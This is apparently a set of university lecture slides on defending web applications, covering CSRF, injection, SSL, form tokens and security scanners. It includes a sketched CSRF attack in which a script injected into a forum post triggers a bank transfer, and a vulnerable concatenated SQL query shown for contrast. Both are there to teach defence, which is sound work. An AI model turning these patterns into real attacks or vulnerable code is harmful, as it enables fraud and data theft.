
- programmer saves context info (eg, account number) in the browser
- but fails to verify it when it comes back again

## so how to exploit?

- save a request issued from a server-generated form
- modify the request, and reissue it

This is **insecure direct object reference**







This is CSRF

friendly.com

bank.com



http://bank.com/login

Welcome!



http://friendly.com/post

{content = "<script>http://bank.com/transfer/create {amount: 100, to: 99999}</script>"}

http://friendly.com/readpost



<script>

http://bank.com/transfer/create  
{amount: 100, to: 99999}



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# how to defend a web app

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# framework support

## **web apps built on standard frameworks**

- Laravel (PHP), ASP.NET, Spring (Java), Rails, etc


## **also content management systems**

- Drupal, Wordpress, Sharepoint, etc

## **examples of built-in features**


- SSL encryption
- sanitization of input data
- hidden form tokens

# secure sockets layer (SSL)



## what SSL provides

- authentication of server
- encryption of data (so no sniffing)
- client- and session-based encryption (so no replay)



# sanitization of input data

The diagram illustrates two examples of database queries. The top query is "execute('SELECT \* FROM users WHERE email = ?'. ea;)" with a red box highlighting the parameter placeholder "?". The bottom query is "execute('SELECT name FROM users WHERE email = " + ea + "';)" with a red box highlighting the concatenation point "+ ea +>". Red arrows point from the circled areas to the corresponding parts in the code.

```
execute("SELECT * FROM users WHERE email = ?". ea;)
execute("SELECT name FROM users WHERE email = " + ea + "';)
```

## what sanitization provides

- parameters for database API
- auto-escaping in templates
- whitelisting not blacklisting

## outcome

- should eliminate all injection attacks!

# hidden form tokens


## how it works

- server adds hidden token to form
- checks that client requests use this token

## prevents CSRF attacks

- token is session-specific
- attacker can't forge token

## countering CSRF with a **form token**



in Rails:

`protect_from_forgery`

# but not a panacea

96% of web apps have vulnerabilities  
half of these are application-specific  
*Cenzic, 2014*


## **these mechanisms don't always work**

- for example: login CSRF

## **for generic anomalies**

- but many vulnerabilities are application-specific
- cannot be handled automatically

only bad if you  
know about coupons!



# **being clear**

## **being clear**


- define the problem: assets, risks, threats
- define a policy: what roles & resources? who has access?

## **putting it all together: a security case**

# minimizing risks by design

## trusted base

- if this is correct and uncorrupted, system is safe
- so want to minimize the trusted base



# not just prevention

## **prevention may be too hard**


- inevitable tradeoff with convenience

## **real world security**

- relies largely on threat of punishment

## **to deter attackers**

- need to audit all critical accesses
- requires strong authentication



# tools

## examples

- HP Fortify
- IBM Appscan
- OWASP Zed Attack Proxy



## two main classes

- static analysis: harder to use, false positives
- dynamic analysis: limited coverage; typically only shallow bugs

a list of 36 vulnerability scanning tools at  
[https://www.owasp.org/index.php/Category:Vulnerability\\_Scanning\\_Tools](https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools)

# summary

## **if there's a flaw**

- and exploiting it is worth enough
- then someone will do it

## **technology helps**

- modern platforms can eliminate XSS, SQL injection, CSRF

## **technology not enough**

- application-specific issues need design

## **other factors & mitigations**

- good management practices needed
- standards, code reviews, sensibilities
- tools (eg, application scanners)

# THANK YOU

**Daniel Jackson**

**Professor of Computer Science**

